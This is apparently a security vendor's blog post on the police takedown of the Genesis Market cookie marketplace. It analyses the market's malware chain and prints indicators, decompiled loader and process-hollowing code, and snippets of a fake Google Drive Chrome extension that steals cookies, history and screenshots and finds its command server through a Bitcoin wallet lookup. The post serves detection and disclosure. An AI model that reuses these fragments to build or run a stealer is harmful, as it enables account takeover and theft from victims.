

Genesis Market No Longer Feeds the Evil Cookie Monster

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On the 4th and the 5th of April, a law enforcement taskforce spanning agencies across 17 countries – including the FBI, Europol and the [Dutch Police](#) – have disrupted the infamous browser cookie market known as Genesis Market and approached hundreds of its users. Based on the information gathered, house searches would be conducted and users were either arrested or approached for a serious knock and talk conversation.

This global action set out to put a stop to the largest marketplace of its kind. As of this morning, the clear web address of Genesis Market displays the familiar takedown splash screen, as we have seen in [previous cases](#).



Figure 1. Screenshot of takedown notice

Prior to the global takedown effort, Trellix and [Computest](#) were approached by law enforcement asking for assistance with the analysis and detection of the malicious binaries linked to Genesis Market. The primary goal was to render the market's scripts and binaries useless. In this blog, we will explain the function and operations of Genesis Market, provide an analysis of malware samples that law enforcement shared with Trellix, and offer advice and guidance to (potential) victims.

Genesis Market

Genesis Market has been around since 2018 and is the largest underground marketplace that sells credentials, browser fingerprints, and browser cookies. Under the moniker GenesisStore, the Genesis team advertised on several (predominantly Russian speaking) underground forums.

The screenshot shows a forum post from a user named 'terabyte' (GenesisStore) on a forum titled '[МАГАЗИН] Genesis Store|Sell bots|#Fingerprints#Cookie#Logs'. The post is dated February 6, 2018. The user profile shows 15 posts and a join date of 02/03/18. The post content is in Russian and describes a marketplace for selling browser fingerprints, cookies, and other user data. It lists services like Form Grabber, Saved Logins, and InjectScript, and claims to offer a free tool for bypassing MFA. The post includes a user profile for 'terabyte' and a 'Follow' button.

Figure 2 Genesis Market advertisement on Exploit.

Genesis quickly became a one-stop shop for account takeovers, catering to cybercriminals looking to commit fraud and offering ways to bypass Multi-Factor-Authentication (MFA).

So, how is Genesis Market being used?

A cybercriminal can successfully fake the identity of the victim by loading the purchased browser fingerprints and cookies in their own browser, or the special browser built by Genesis market called Genesisium. The stolen details are then used in combination with a VPN service or by using the victim's machine as a proxy. This allows the criminal to assume the identity of the victim, and therefore act as if they are the victim. Services often use cookies and fingerprints for continued identification, even after an initial MFA authentication. Cybercriminals exploit the trusted status of the stolen details.

The lifespan of a cookie determines how long it is valid. Once expired, the cookie is invalidated, and the service will require the user to log-in again. The security depends on three factors: a password, browser fingerprint, and someone to whom the previous two factors belong. While the first two can be stolen, the latter is bound to a person. The idea is that the password is only known to the account owner, who logs in via the web browser with a specific fingerprint. While the cookie (generated upon logging in with the correct password) and the fingerprint are verified, this is typically done by the person whose account is used. When dealing with stolen cookies and fingerprints, an actor can reuse the session and impersonate the victim.

To illustrate this with an analogy: assume you want to go to a newly released action movie in the cinema, which is restricted to those under the age of 16. Alas, you are 12 years old, and cannot enter the venue since IDs are checked. The ID, along with your physical traits, are the cookie and the fingerprint. If you were to climb on a classmate's shoulders and hide under a trench coat while using a stolen ID, it's possible that you can enter the venue, as the cinema might see you as eligible, based on the stolen ID (the cookie) and your appearance (the fingerprint).

While underground marketplaces that sell stolen credentials aren't a new thing, Genesis Market was one of the first that focused on fingerprints and browser cookies to enable account takeovers despite growing MFA adoption.

Genesium browser and plugin

Genesis market also offered its users a unique specialized browser and plugin, called Genesium, that allowed for an easy injection of the stolen artifacts, making account takeover child's play for cybercriminals. The market was an invitation only place which required referral from a current member to register. It is interesting to note is that most messages the Trellix Advanced Research Center found mentioning Genesis Market were from individuals asking for a referral, often prepared to pay money for said referral. When we examined the marketplace, we observed more than 450K listed bots (or infected machines) and law enforcement report more than 1.5 million bots in total. As you can see in the screenshot below, Genesis neatly organizes the different accounts and services it obtained from every victim, ranging from streaming services, web shops, and bank details, to corporate logins. Prices of bots varied per country and the number of available fingerprints.




Figure 3 Genesis Market Bot overview

The marketplace constantly updated the list of bots from numerous countries across the globe, as seen in the screenshot below.


COUNTRY	LAST 24H	LAST WEEK	LAST MONTH	AVAILABLE
Overall				
225	+259	+1039	+5170	464373
Grouped by				
ES	+37	+133	+651	36591
PL	+21	+97	+535	31928
RO	+10	+65	+450	33019
TR	+21	+82	+393	25567
US	+14	+73	+298	6638
IT	+16	+61	+285	57572
DE	+13	+41	+270	11928
FR	+11	+62	+256	30262
CL	+18	+69	+232	9359
PT	+12	+43	+198	29936
GB	+9	+39	+171	8778
CZ	+7	+24	+130	5171
RS	+6	+27	+104	2958
GR	+6	+13	+103	8494
NL	+10	+28	+96	7571
BG	+7	+25	+96	7995
LT	+3	+15	+96	2756
HU		+10	+93	16662
CA	+8	+28	+87	1599
SK	+5	+21	+80	5005
BE	+2	+10	+68	8545

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Figure 4 Infection stats per country

During our research, we found the Genesium browser and plugin on VirusTotal, uploaded by one or more unknown entities. This shows the tools were used in the wild, which gives researchers access to the files to create detection rules. Nevertheless, given the uniqueness of the browser and how it is designed to facilitate cybercrime, we highly discourage any use of the browser and plugin.

You have no purchases yet. Please buy at least 1 bot with fingerprints to download plugin.



Genesis Security Plugin 7.2

Genesis Team provide you with great tools to manage your online pattern (fingerprint) in Web. Unique professional security tool provides your anonymity with great precision. Helps to protect your privacy & security. The plugin may be used in Chromium-based browsers to download data from Genesis Market. You can play with Antifraud systems and Analytics as you want.

[Download Plugin](#)

Genesisium Browser 22.2 (with preinstalled Genesis Security 7.2)

Genesis Team take care about your comfort and provide you browser with already preinstalled plugin. Genesisium Browser prepared for anonymous surfing the Internet, without draining information into analytics systems. The browser has several advantages that allow you to use more advanced features when working with large antifraud systems. Sources based on Ungoogled Chromium version **106.0.5249.119** and will be actively developed and supported in future. Fully adapted and recommended for working with the Genesis Security plugin. Continuously maintained and updated by the Genesis Team. For some fresh Linux distros (e.g. Ubuntu 22) it may be required to install an additional package **libfuse2** from **universe** repository (requirement for any Appimage package). If you need previous versions [click here](#).

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Figure 5 The offering of the proprietary Genesisium Browser and Plugin.

Telemetry on provided Malicious Files

Based on the malicious binaries and scripts provided by law enforcement we gathered the following global detections.




Figure 6 Global detections of Genesis Market related malware

Analysis

Over the years, Genesis Market has worked with a large variety of malware families to infect victims, where their info stealing scripts were used to steal information, which was used to populate the Genesis Market store. It comes as no surprise that the malware families [linked](#) to Genesis Market belong to the usual suspects of common info-stealers, like AZORult, Raccoon, Redline and DanaBot. In February 2023, Genesis Market started to actively recruit sellers. We believe with a moderate level of confidence that this was done to keep up with the growing demand of their users.




Figure 7 Genesis Market asking for Traffic and installs.

Based on our own information and information provided by law enforcement, it appears Genesis Market dropped and executed their own set of JavaScript (JS) scripts on the infected machines that were provided to them. This set of JS scripts were designed to grab all the relevant information from the victim’s machine in a structured way, ensuring the data quality across all the bots they were offering via their marketplace.

Malware linked to Genesis Market

Trellix received a set of malicious binaries and scripts that were linked to Genesis Market from law enforcement to further analyze the files and ensure detection coverage within our product portfolio. As explained in the previous paragraph, Genesis Market has leveraged a large variety of different malware families as an initial access vector, far too many to analyze individually. These families can be categorized as commodity malware, more detailed information is available in [Trellix Insights](#). A detailed analysis of the samples and its execution flow is given below.




Figure 8 Execution flow of the analyzed samples.

Initial vector

Filename	setup.exe
MD5	66BCDBE3305B2088789EF1AC70F42CE6
SHA1	43E127E053A23C347AA421926C90FFAE3156269E
SHA256	FB67F006C56AB5F511BE9A7B14787396FC17F587188E7DA05DFDEC4EBF28F924
File size	465506296 bytes (443 MB)
Compiler date	2022-04-14 16:10:23
Compiler	Embarcadero Delphi (10.30 Rio)

Table 1 The malware's first stage details

Based on forensic timestamps provided by law enforcement, the “setup.exe” file seems to be the initial infection vector. The file contains multiple stages, although not all of them could be analyzed due to an unreachable download location. The diagram below shows the different stages of this sample.

The executable’s size is inflated, as 440 MB (or 99.3%) is null padding. This technique to avoid sandbox execution isn’t new, but it has been used more often lately in recent campaigns, like [Emotet](#) and [Qbot](#).



Figure 9 Beginning of the 440 MB null bytes chunk in the setup.exe sample.

For once, the file name provided by the malicious actor was correct: the file is indeed a setup. More precisely, it is an [Inno Setup](#) instance. Inno Setup is a benign software installer and has unfortunately been abused for malicious purposes. Upon its execution, “yvibiajwi.dll” is dropped in the temporary folder of the current user, which is located at “%temp%”. Alternatively, one can use [Innoupn \(Inno Setup Unpacker\)](#) to extract the contents of the installer.

Filename	yvibiajwi.dll
MD5	7FAFFE72F822657706BCDFBF97D0DE8D
SHA1	CFFF06AF8A72E273AD6036E8633CC85F6C21D4B9
SHA256	F01F9D74E48492BF5DE50CB4F6DF21B9F7120F4DB4CDE91FA761A0A8BD0EA524
File size	344064 bytes (336 KB)
Compiler date	2023-02-17 20:47:29
Compiler	Microsoft Linker(14.29)[DLL32]

Table 2 The malware's second stage details

The second stage, the extracted DLL named “yvibiajwi.dll” is used to load and execute the third stage. This file contains junk code to hinder analysts.


```

35 dll_arg = a1;
36 contant = global_hex_0xEE24F7E2;
37 if ( global_hex_0xEE24F7E2 == 0xBE8E69A8 )
38 {
39     Wow64SetThreadContext(0, 0);
40     SetDefaultCommConfigW(0, 0, 0);
41     BackupRead(0, 0, 0, 0, 0, 0);
42     UnregisterBadMemoryNotification(0);
43     SetUnhandledExceptionFilter(0);
44     UnregisterApplicationRestart();
45     GetPrivateProfileStructW(0, 0, 0, 0);
46     InterlockedPushEntrySList(0, 0);
47     FindVolumeClose(0);
48     RemoveVectoredContinueHandler(0);
49     AllocateUserPhysicalPages(0, 0, 0);
50     GetNumberOfConsoleInputEvents(0, 0);
51     MapViewOfFile(0, 0, 0, 0, 0);
52     CompareStringOrdinal(L"aBlzGsBuHtNSBzjOyEhaTdnHT", 0, L"TPRyhIjImIaqIiugZUMUYPe", 0, 0);
53     InitOnceExecuteOnce(0, 0, 0, 0);
54     FlushViewOfFile(0, 0);
55     FindFirstStreamTransactedW(L"TRBUUq8WNDgMCKwZ", FindStreamInfoStandard, 0, 0, 0);
56     _InterlockedIncrement(0);
57     GetProfileIntW(0, 0, 0);
58     GetMailslotInfo(0, 0, 0, 0, 0);
59     LeaveCriticalSection(0);
60     GlobalHandle(0);
61     DuplicateHandle(0, 0, 0, 0, 0, 0);
62     GetBinaryTypeW(0, 0);
63     GetNumberOfConsoleMouseButtons(0);
64     GetEnvironmentStringsW();
65     QueueUserAPC(0, 0, 0);
66     UnregisterWait(0);
67     GetThreadDescription(0, 0);
68     DeleteAtom(0);
69     SetConsoleScreenBufferSize(0, v3);
70     GetProcessGroupAffinity(0, 0, 0);
71     AddDllDirectory(L"LejprJYpVntuJBNUelXGGnpR1");
72 }
73 flOldProtect *= 2;
74 if ( global_hex_0xEE24F7E2 == 0x737C63C2 )
75 {
76     CallbackMayRunLong(0);
77     FindAtomW(0);
78     ApplicationRecoveryFinished(0);
79     OpenFileById(0, 0, 0, 0, 0);
80     FindClose(0);
81     MapUserPhysicalPagesScatter(0, 0, 0);
82     CreateFileMappingNumaW(0, 0, 0, 0, 0, 0);
83     UnregisterApplicationRecoveryCallback();
84     GetProcessMitigationPolicy(0, 0, 0, 0);
85     EnumResourceNamesW(0, 0, 0, 0);
86     HeapValidate(0, 0, 0);
87     SetComputerNameExW(ComputerNameNetBIOS, 0);
88     GetFinalPathNameByHandleW(0, 0, 0, 0);
89     OpenFileById(0, 0, 0, 0, 0);
90     LocalUnlock(0);
91     WaitNamedPipeW(0, 0);
92     SetNamedPipeHandleState(0, 0, 0, 0);
93     TerminateThread(0, 0);
94     CopyFile2(L"ImnBVRwCuAQPaNjTlYhxHnMpmIrmP", L"tXPRDfxK0ZwxRoAWedYnnUoHueY", 0);
95     GetConsoleCursorInfo(0, 0);
96     SetProcessPreferredUILanguages(0, 0, 0);
97     GlobalAlloc(0, 0);
98     GetComputerNameExW(ComputerNameNetBIOS, 0, 0);
99     LocalUnlock(0);
100    GetDurationFormat(0, 0, 0, 0i64, L"axpnZJNbCbYWhmiXyLApy", 0, 0);
101    CreateFileMappingNumaW(0, 0, 0, 0, 0, 0);
102    GetCurrentProcessorNumberEx(0);
103    memmove(0, 0, 0);
104    ChangeTimerQueueTimer(0, 0, 0, 0);
105    RegisterApplicationRestart(L"LthEtZcyJHwZgWmYH", 0);
106    GetProcessHandleCount(0, 0);
107 }
108 return ((int (__cdecl *)(int))decode_and_execute)(contant);
109 }

```

Figure 10 Junk code found in the dropped DLL sample.

Upon executing the DLL, the exported function “Niejosiejhgse” is called to continue the execution chain. This function will Base64 decode and decrypt, using a custom XOR algorithm, the first 3808 bytes of a 150 MB buffer placed at the end of the binary. However, to successfully decrypt the first chunk of buffer, the numeric code 768376 must be provided to generate the valid decryption key. Then, the third stage of the malware, a shellcode, will be given.

MD5	C4C8DB4451C86F93DD4D00AB9CB32595
SHA1	7ECE2848B93E0BDCF393421807A08F3F98EF4B52
SHA256	8A9E38BCC89A0E843B1B3EE6465033715ED71FF25BA3B33FB8F97BE417FFC091
File size	155648 bytes (152 KB)

Table 3 The malware's shellcode details.

The shellcode will decrypt the rest of the 150 MB buffer using another custom XOR algorithm, resulting in a PE file that will be injected using process hollowing, in the process specified at the end of the shellcode. If no process name is given, “svchost.exe” is used. In this case, the targeted process is “explorer.exe”.

```

buffer_1 = ((int (__stdcall *)(_DWORD, int, int, int))SYMBOL_ADDRESS->VirtualAlloc)(0, 24, 12288, 4);
((void (__stdcall *)(_DWORD, _DWORD, int, int, int *))SYMBOL_ADDRESS->NtQueryInformationProcess)(
    *lpProcessInformation,
    0,
    buffer_1,
    24,
    &v10);
process_memory = ((int (__stdcall *)(_DWORD, int, int, int))SYMBOL_ADDRESS->VirtualAlloc)(0, 472, 12288, 4);
result = (_DWORD *)((int (__stdcall *)(_DWORD, _DWORD, int, int, _DWORD))SYMBOL_ADDRESS->ReadProcessMemory)(
    *lpProcessInformation,
    *(_DWORD *) (buffer_1 + 4),
    process_memory,
    472,
    0);
if ( result )
{
    _process_command_line_1 = _process_command_line;
    _process_command_line_2 = _process_command_line;
    command_line_info = (_DWORD *)((int (__stdcall *)(_DWORD, int, int, int))SYMBOL_ADDRESS->VirtualAlloc)(
        0,
        48,
        12288,
        4);
    command_line_info[3] = (char *)_process_command_line_1 + _process_command_line_2[15];
    command_line_info[5] = *(unsigned __int16 *) (command_line_info[3] + 6);
    command_line_info[6] = (char *)_process_command_line_1 + _process_command_line_2[15] + 248;
    buffer_information = (_DWORD *)((char *)_process_command_line_1 + _process_command_line_1[15]);
    result = (_DWORD *)((int (__stdcall *)(_DWORD, _DWORD))SYMBOL_ADDRESS->NtUnmapViewOfSection)(
        *lpProcessInformation,
        *(_DWORD *) (process_memory + 8));
}

```

Figure 11 Initial part of the process hollowing injection carried out by the extracted shellcode.

MD5	905590EFCDC45E7EDBABC06FD99893B2
SHA1	C589CF6107D944B411F405EDEA571822AF1331FA
SHA256	84ACED3FA32BAE95F5182627742B316278C6FB0216D80F64032309A8F99399BE
File size	151048 bytes (148 KB)
Compiler date	2023-02-13 15:21:03
Compiler	Microsoft Visual C/C++

Table 4 The malware's fourth stage details

The fourth stage of malware downloads and executes another binary from the “don-dns[.]com” command and control server. However, because this domain was unavailable at the time of the analysis, no samples could be obtained. Nevertheless, thanks to other related samples, we believe that the kind of samples distributed through this domain are primarily commodity malware.

Based on the forensic telemetry provided by law enforcement, it’s likely that the commodity malware that was installed in the victim machine was a DanaBot sample, the hash of which is given below.

DanaBot sample

Filename	svchost.exe
MD5	C176BEEC7F2220954469193969C3BCF9
SHA1	F811F77F5B53C13A06B43B10EB6189513F66D2A2
SHA256	E4F5EE78CF7F8147AB5D5286F4AF31DC94CFCED6913F3F5F5DAD8D87A8CBCA7C
File size	4896768 bytes (4,67 MB)
Compiler date	2022-01-27 01:20:26
Compiler	Microsoft Visual C/C++(2010)[libcmt]

Table 5 DanaBot's details

DanaBot is a well-known malware family with the goal of stealing sensitive information from users' systems, which will be sold afterwards.

In the provided samples we could find two samples: the initial installer and final DanaBot payload. This malware seems to be used as a foothold prior to deploying more samples.

In this blog post we won't provide a breakdown of the DanaBot platform as it has already been publicly [analyzed](#) in great detail in [multiple blogs](#). Instead, we will continue the analysis with the next stage, which we presume is the final stage.

Malicious Chrome extension and associated JavaScript Files

In the final stage, a Chrome extension tries to masquerade itself as the Google Drive extension. Its goal is simple: steal browser information such as cookies, browser history, (current) tab information, and more, all in a uniform format for the Genesis Market operator(s) to (automatically) use. The extension, mainly and interestingly consisting of configuration files, includes main code and email injection code, based on the exposed API of the Chromium engine. Noteworthy is the potential existence of plugins for other browsers. Porting the malware to a different Chromium-based browser would be simple, while porting the plugin to a different browser might require more work.

The initial installation of the malicious extension is done via multiple stages of PowerShell. The OperaGX, Brave, and Chrome shortcuts on the victim's device are recreated with an additional command-line interface flag to load the malicious extension.

Configuration files

File path	SHA256
./app.html	D301A7D23E62AE2747777CDE00260DC5AB633361DAF80D338A24358FF2133F50
./config.js	7BADA0A86AB9BF7826EFBFA22D963264B22D01DBD690306947091930C245A817
./ico.png	7D1878C4A74F2B7C6DEB2EFB39AA4C1CEF86B8792EFD2022644437CAD6C48AF3
./manifest.json	D4E49C2DCB191BAA167E6B95A03581A7368803ED8C4261F6048E2AE574404468
./rules.json	09AA1C09BD6316B4D8CC83BA1DBFA915C5A0802CAB8CD414A52B766A3E1D9FFE

Table 6 Configuration related files of the malicious Chrome extension.

The configuration files give information about the list of permissions which the plug-in requires. These permissions will apply to all URLs that the victim will visit, some of which allow access to sensitive data, such as cookies, current opened tabs, and the browser's history.

Moreover, the application can edit loaded webpages, and thus remove headers if desired. Headers which are related to the Content Security Policy (CSP) mechanism are removed, which allows the malware to inject code into any rendered webpage.

Source code

File path	SHA256
./src/background.js	F14592245EB90D57DD5A4C8DC38009E8C662D753D7FB95EDC00B65B91F30E779
./src/content/main.js	ACCF930CC6AA6AFA25B164BC35BC612EA5067B273F1C2EC66C44327E1CDBD2F
./src/functions/commands.js	EA47A4BE67A767C65838CD5382E2B59178EF6A0F5A8610645E324488F53AA2C6
./src/functions/csp.js	65827A0E24CE36007307DB3F415A97E6E9DC8BD9504B025A39EE9805F021D599
./src/functions/exchangeSettings.js	18B21E97E7B9FC3BC2A2F213F846BFD9E8E5D1DF674FC5643EF32BE5DC4AE5FF
./src/functions/extensions.js	380637E36765A4A2969687CF002C3A17ABDE1D1F460BBF85C536A36B8DD2758C
./src/functions/getMachineInfo.js	17E8FC8674D75114CC7FEB84DC52E42A9E2A7377E0DF6F11ADD850D5AEC135A
./src/functions/injections.js	BCAA8B7CBB933B2B2DEEDAC426FD8C107F513918E1243902C3936C4009D945B6
./src/functions/notifications.js	5AF7C0AD5425C6C3A631DD800DCB7E6035CEBF03210433914544D330063EBE49
./src/functions/proxy.js	5CC418457BC22049B535CD99F4F3D79E8F348C84B6B88E9600546BBCFAEA5878
./src/functions/screenshot.js	D84CB4A6FB4D068AB1677A0A3DC1A606A46A1583E6676F2641703EFEC0D63BAF
./src/functions/settings.js	6C7032C4F5A90307B00DD0142FBCC6EF6C423ECDFA3CE942E2BAE4386DBBDBDB
./src/functions/tabs.js	C0E554C1C620CC7200A1803B54A11AC15895A8D07BE65A7772089B2B8E441537
./src/functions/utils.js	FE84AD7571E4A518481DF52242E02415DE0B6CEFFF8F8B4F91EEEE407051F7CB

Table 7 Main source code files of the malicious Chrome extension.

The files listed above contain CookieGenesis in their detection name in Trellix related products, making the identification of the files a walk in the park!

First the malware gets the Command and Control (C&C) domain from the transaction information of a given Bitcoin wallet ("bc1qtms60m4fxhp5v229kfxwd3xrui48c4a0tqwafu"). The queried website, Blockchain.info, is a benign website.

```
}).call(this);
var btc_address="bc1qtms60m4fxhp5v229kfxwd3xrui48c4a0tqwafu";
async function fetchBlockJSON() {
  const response = await fetch('https://blockchain.info/address/'+btc_address+'?format=json');
  const block = await response.json();
  return block;
}
```

Figure 12 Code snippet that performs an HTTP request to calculate the final C&C domain server.

The JSON-based response contains another BTC address in a transaction. The second address ("1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF") can be base58 decoded, after which a substring of the complete string is calculated to obtain the C&C address. Below, the decoded value is given in human-readable format.

```
.you-rabbit[.]com.....AÆr
```

Next, the path "/api" is added to the domain, which completes the C&C address. Then, the malware continues its initialization by obtaining information about the victim's browser and operating system.

```

try {
  const cpuInfo = await chrome.system.cpu.getInfo()
  const displayInfo = await chrome.system.display.getInfo()
  const storageInfo = await chrome.system.storage.getInfo()
  const memoryInfo = await chrome.system.memory.getInfo()
  const platformInfo = await chrome.runtime.getPlatformInfo()

  const canvas = new OffscreenCanvas(1, 1);
  const gl = canvas.getContext('webgl')
  const ext = gl.getExtension('WEBGL_debug_renderer_info');

  info.cpuName = cpuInfo.modelName.replace(/\s+/g, ' ').trim()
  info.platform = {
    name: await parsePlatformOs(platformInfo.os),
    arch: platformInfo.arch
  }
  info.displays = displayInfo
  info.storage = storageInfo
  info.memory = memoryInfo
  info.video = ext ? {
    vendor: gl.getParameter(ext.UNMASKED_VENDOR_WEBGL),
    renderer: gl.getParameter(ext.UNMASKED_RENDERER_WEBGL),
  } : {
    vendor: "unknown",
    renderer: "unknown",
  };
};

```

Figure 13 Code snippet to get system information.

A web proxy is set up using a web socket, where the server address is specified by the C&C server. The used port is 4343. Additionally, the code injections are fetched from the C&C server, essentially “arming” the malware. Lastly, it checks if there are commands from the C&C queued up.

Command	Description
extension	Adds to the browser configuration a new supported extension.
info	Gets system and browser information, listed below, and retrieves from the C&C server the injections to apply to the system and the settings configuration. <ul style="list-style-type: none"> • CPU • Memory • Display • Storage • Operating System • Video card • Browser cookies • Supported extensions by the browser.

push	Creates a notification to be shown to the victim, which, if clicked, a link provided by the C&C server will be opened in a new tab.
cookies	Gets the browser's cookies.
screenshot	Takes a screenshot of the current tab.
url	Opens the link provided by the C&C server in a new tab.
current_url	Gets the URL of the current tab.
history	Gets the browser's history.
injects	Retrieves from the C&C the injections to apply to the browser to specific URLs.
settings	Gets the settings configuration, which have only two options listed below. <ul style="list-style-type: none"> • grabberLinks: the links to look for being used by the user. • reverseProxy: the IP or domain that will be used as a proxy.
proxy	Enables or disables the web proxy.

Table 8 Supported commands by the malicious extension.

```
export const makeScreenShot = () => {
  return new Promise(async (res) => {
    chrome.tabs.captureVisibleTab(null, {}, function (dataUri) {
      return res(dataUri)
    });
  });
}
```

Figure 14 Code snippet to take a screenshot of the current tab.

The malware contains a listener that monitors the creation of specific message events related to cryptocurrency exchange functionalities to capture the information of these messages, and subsequently exfiltrate it to the C&C server. A list of supported message types is given:

- exchange-settings
- exchange-create-account
- exchange-set-all-balances
- exchange-set-balance
- exchange-get-address
